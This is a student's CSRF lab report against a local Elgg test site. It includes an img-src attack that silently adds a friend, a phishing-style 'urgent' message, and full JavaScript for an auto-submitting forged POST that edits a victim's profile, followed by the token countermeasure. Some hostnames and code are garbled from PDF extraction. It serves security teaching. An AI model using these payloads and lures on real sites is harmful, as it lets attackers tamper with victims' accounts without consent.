

Shane Irons

CIS 5627

Project 4: CSRF Lab


11/22/2022

Task 1:

HTTP Get:

```
http://www.csrflabelgg.com/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Wed, 16 Nov 2022 16:59:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: Elgg=3euifk49hbdpe2dq5rhjm0f9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
```

Http Post:



The screenshot shows the 'HTTP Header Live' tool interface. On the left, a text box displays the details of a POST request:

```
Content-Length: 474
Cookie: Elgg=gu3fgerin4bqui0g9tgjcls2g0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=5lp6iK9XlqLN7GQ1T9EL
POST: HTTP/1.1 302 Found
Date: Wed, 16 Nov 2022 17:04:35 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabelgg.com/pro
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

Below the text box are buttons for 'Clear', 'Options', 'File Save', and a checked 'Record' button. On the right, a web browser window shows a profile page for 'Alice' with a cartoon avatar and buttons for 'Edit profile' and 'Edit avatar'. The 'Brief description' field contains the text 'Hello', which is circled in red.

The token identified is with the post request. It is seen in the above screenshot right after “__elgg_token=...”

```
gVN36dZlkg"}}, "session": {"user": {"guid": 43, "type": "user", "subtype": "", "owner_guid": 43, "container_guid": 6}, "ry-ui.js"></script><script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg/require_config.js"></script></script>
```

Edit profile

Display name

Boby

About me

B I U I_x S $\frac{1}{2}$ = :: ↶ ↷ ☰ ☱ ☲ ☳ ☴ ☵ ☶ ☷

[Edit HTML](#)

Above is my constructed attack that is embedded into Bobby's profile. When Alice visits his page, he will automatically show up on her friends list. I use the `img src` approach for this attack.

CSRF Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)



Edit profile

Edit avatar

Alice

Brief description: Hello

▼ Friends

No friends yet.



CSRF Lab Site

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)



Add friend

Send a message

Report user

Boby


About me

We are friends now!

image

▼ Friends





With this attack, simply visiting Bobby's profile page will add him to the user's friends list without any warning. You can also see Bobby is friends with himself after this attack.


Task 3:

Making the post request... Alice GUID is 42

```
<a class="etgg-button etgg-button-  
action"  
href="http://www.csrflabelqq.com  
/action/friends/add?friend=42&  
_elgg_ts=1668620841&  
_elgg_token=20QvXfLRwpyE9aXCnABvVQ  
>Add friend</a> ev
```

As Bobby, send an enticing message to Alice:

Compose a message

To:
 Alice
Write recipient's username here.

Subject:
Urgent! Need Response!

Message: [Edit HTML](#)
B I U T **S** **Link** **Image** **Quote** **Code** **Table** **More**



Very urgent please click this link: <http://www.csrlabattacker.com/clickHere.html>

Right sidebar:
Blogs
Bookmarks
Files
Pages
Wire posts
Inbox
Sent messages





```
clickHere.html x
7 <h1>This page forges an HTTP POST request.</h1>
8
9 <!-- JavaScript method-->
10 <script type="text/javascript">
11   function forge_post() {
12     var fields;
13
14     fields = "<input type='hidden' name='name' value='Alice'>";
15     fields += "<input type='hidden' name='description' value='Boby is my hero'>";
16     fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
17     fields += "<input type='hidden' name='guid' value='42'>";
18
19     var p = document.createElement("form");
20     p.action = "http://www.csrlabattacker.com/action/profile/edit";
21     p.innerHTML = fields;
22     p.method = "post";
23     document.body.appendChild(p);
24     p.submit();
25   }
26   /* Run the function automatically when the webpage is loaded */
27   window.onload = function () { forge_post(); }
28 </script>
```

Above is the clickHere HTTP POST attack.


Inbox [Compose a message](#)

 **Bobby** **Urgent! Need Response!** just now 

Very urgent please click this link: <http://www.csrlabattacker.com/clickHere.html>

Right sidebar:
Search
  
 **Alice**
Hello
Blogs

Message showing up for Alice.





As soon as I click the link, a web page opens up for a second then returns to Alice's home page with the about me post "Boby is my hero".

Question 1: Bobby solves the issue of not being able to log in to Alice's account to get the guid by using other methods to attain it. The method I was able to use was to view the page source code by right clicking on Alice's page (from being logged in as Bobby) and CTRL-F for "guid", then searching around for the correct code. Another method you can use is simply hovering over the "Add Friend" button. On this website, hovering over this button displays a url at the bottom of the page (that reflects what will happen when the button is clicked). This url displays Alices' guid.

Question 2: Yes, Bobby could theoretically launch this attack on anyone who visits the page. The code would have to be modified to automatically search for the targets guid and input it into the guid value field. This could probably be done in a script automatically as soon as the link is clicked.

Task 4:

```
*/  
public function gatekeeper($action) {  
    //return true;  
  
    if ($action === 'login') {  
        if ($this->validateActionToken(  
            false)) {  
            return true;  
        }  
    }  
}
```

Upon retrying the previous POST attack, the webpage remains open (does not automatically return to Alice user page) and when going back, these errors are thrown onto the screen. This shows that the attack now does not work when the countermeasures are enabled.

The secret tokens in the HTTP request are shown here:

```
,"security":{"token":{"__elgg_ts":1668623263,"__elgg_token":"rkaPKXqHrvOMxoJ9HeRRlQ"}},":
ipt<script src="http://www.csrlabegg.com/cache/1549469429/default/jquery-ui.js"></scr:
```

These are the elgg tokens associated with Alice. These can be found using the Firefox HTTP inspection tool.